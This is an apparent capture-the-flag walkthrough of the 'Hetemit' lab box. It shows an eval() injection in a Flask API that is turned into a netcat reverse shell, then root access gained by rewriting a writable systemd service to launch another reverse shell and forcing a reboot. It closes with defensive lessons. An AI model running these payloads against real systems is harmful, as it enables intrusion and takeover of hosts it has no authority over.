Hetemit
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Hetemit exposes, among other services, a Flask REST API on port 50000 with two routes:/generateand/verify. The verify route passes thecodeparameter through a Pythoneval()(eval() injection):7*7returns49andos.system('...')runs commands, giving RCE ascmeeks. Inside,sudo -lallows passwordlessrebootand the service/etc/systemd/system/pythonapp.serviceis writable; we rewrite itsExecStartto run asrootand force a reboot (writable systemd service): on the way back up, the reverse shell lands asroot.
Recon
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan.
ping -c 1 192.168.234.11764 bytes from 192.168.234.117: icmp_seq=1 ttl=61 time=29.6 msWe sweep all TCP ports and fingerprint versions on the open ones:
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.234.117PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
139/tcp open netbios-ssn
445/tcp open netbios-ssn
18000/tcp open biimenu
50000/tcp open httpnmap -p21,22,80,139,445,18000,50000 -sCV 192.168.234.117 -oN targetedScanPORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 8.0 (protocol 2.0)
80/tcp open http Apache httpd 2.4.37 ((centos))
139/tcp open netbios-ssn Samba smbd 4
445/tcp open netbios-ssn Samba smbd 4
18000/tcp open biimenu? (Ruby on Rails: "Action Controller: Exception caught")
50000/tcp open http Werkzeug httpd 1.0.1 (Python 3.6.8)There's plenty of surface: anonymous FTP, Samba, a CentOS Apache, something in Ruby on Rails (18000) and, most promising, a Werkzeug/Flask app on 50000. An exposed Python dev server usually hides a hand-written API, which is exactly where dangerous eval() calls show up.
REST API - TCP 50000
We request the root and the app lists its own routes: /generate and /verify. We learn what each expects by asking without parameters:
curl http://192.168.234.117:50000
curl http://192.168.234.117:50000/generate
curl http://192.168.234.117:50000/verify
{'/generate', '/verify'}
{'email@domain'}
{'code'}/generate takes an email and returns a token; /verify takes a code. We try the intended flow:
curl http://192.168.234.117:50000/generate -d 'email=test@test.com'
curl http://192.168.234.117:50000/verify -d 'code=f660ab912ec121d1b1e928a0bb4bc61b15f5ad44d5efdc4e1c92a25e99b8e44a'
f660ab912ec121d1b1e928a0bb4bc61b15f5ad44d5efdc4e1c92a25e99b8e44a
500 Internal Server ErrorThe unvalidated token crashes the server with a 500. An unexpected value in code raising a server exception (rather than a plain "wrong code") suggests the parameter is processed, not just compared.
Shell as cmeeks
Python eval() on /verify: RCE
To learn how code is processed, we fire the two canonical template-injection and evaluation probes. The difference between them is the key tell:
curl http://192.168.234.117:50000/verify -d 'code={{7*7}}'
curl http://192.168.234.117:50000/verify -d 'code=7*7'
{{7*7}} -> 500 Internal Server Error
7*7 -> 49{{7*7}} fails (it isn't a Jinja template), but 7*7 evaluates to 49: the server is passing the parameter through a Python eval() (eval() injection), not a template engine. That means we can evaluate any expression, including one that runs system commands:
curl http://192.168.234.117:50000/verify -d 'code=os.system("whoami")'0The 0 is os.system's return code (success); the command's output isn't returned to us, so execution is blind. No matter: blind RCE only needs a reverse shell. Since high ports don't come back through egress filtering, we aim at 80 with nc. We keep Penelope listening on 80:
penelope 80Then we fire the reverse shell:
curl http://192.168.234.117:50000/verify -d "code=os.system('nc 192.168.45.227 80 -e /bin/bash')"
[+] Got reverse shell from hetemit~192.168.234.117-Linux-x86_64 😎 Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY ...
[+] Shell upgraded successfully using /usr/bin/python3!
[cmeeks@hetemit restjson_hetemit]$ whoami
cmeeks
The shell lands as cmeeks, the Flask service user. We read the first proof:
cat /home/cmeeks/local.txt && whoami && ip a && hostname
8acff8f372d9a23ba82e5d9615301ea8Privilege escalation
Writable systemd service + sudo reboot
The first thing in the new shell is to check what cmeeks can do with sudo:
sudo -lUser cmeeks may run the following commands on hetemit:
(root) NOPASSWD: /sbin/halt, /sbin/reboot, /sbin/poweroffBeing able to reboot the box without a password seems minor on its own, but it makes sense once we look for writable files outside the usual system paths:
find / -type f -writable 2>/dev/null | grep -vE 'home|var|proc|fs'/etc/systemd/system/pythonapp.serviceThe service that runs the API is writable by our user. That's exactly the writable systemd service pattern: if we control the .service and have a way to reboot, we control a command systemd will run with whatever identity we set. We look at the original:
cat /etc/systemd/system/pythonapp.service[Service]
Type=simple
WorkingDirectory=/home/cmeeks/restjson_hetemit
ExecStart=flask run -h 0.0.0.0 -p 50000
User=cmeeksWe rewrite it so that, instead of starting Flask as cmeeks, it launches a reverse shell as root. The callback aims at 21, another egress-allowed port:
nano /etc/systemd/system/pythonapp.service[Service]
Type=simple
ExecStart=nc 192.168.45.227 21 -e /bin/bash
User=rootWith nc listening on 21 for the root shell:
rlwrap nc -nlvp 21We force the reboot so systemd reloads the modified service:
sudo rebootOn the way back up, the ExecStart runs as root and the shell lands with superuser privileges (whoami returns root):

listening on [any] 21 ...
connect to [192.168.45.227] from (UNKNOWN) [192.168.234.117] 54420
whoami
root
We read the final proof:
cat /root/proof.txt && ip a && whoami && hostname
67a99fa595be1d67e96f31368bb50971Attack chain
Flask REST API (TCP 50000)
        │  /verify passes the code parameter through eval()  (7*7 -> 49; {{7*7}} fails)
        │  os.system('nc ... 80 -e /bin/bash')  -> reverse shell to port 80
        ▼
shell as cmeeks  (local.txt)
        │  sudo -l: NOPASSWD reboot/halt/poweroff
        │  /etc/systemd/system/pythonapp.service writable
        │  ExecStart=nc ... 21 -e /bin/bash + User=root  -> sudo reboot
        ▼
shell as root  (proof.txt)
Lessons learned
eval()over user input is RCE, not validation. The server evaluatedcodeas a Python expression; a simpleos.system(...)ran commands. The difference between{{7*7}}(fails) and7*7(returns 49) distinguishes a plaineval()from a template injection and guides the payload. To evaluate external data, useast.literal_evalor a bounded parser, nevereval/exec.- Blind RCE is still RCE.
os.systemdidn't return output, but a reverse shell doesn't need it; confirming execution first (a blindpingorwhoami) avoids firing blindly. - A reboot permission + a writable file is escalation to root. Neither
sudo rebootnor the.servicealone is enough; together, systemd runs whatever the user writes asroot..servicefiles should beroot:rootwith644, and grantingrebootviasudoto service accounts is a bad idea. - Egress filtering dictates the callback port. Both the foothold and the escalation came back over already-open ports (80 and 21); aiming there sidesteps the egress control that blocks high ports.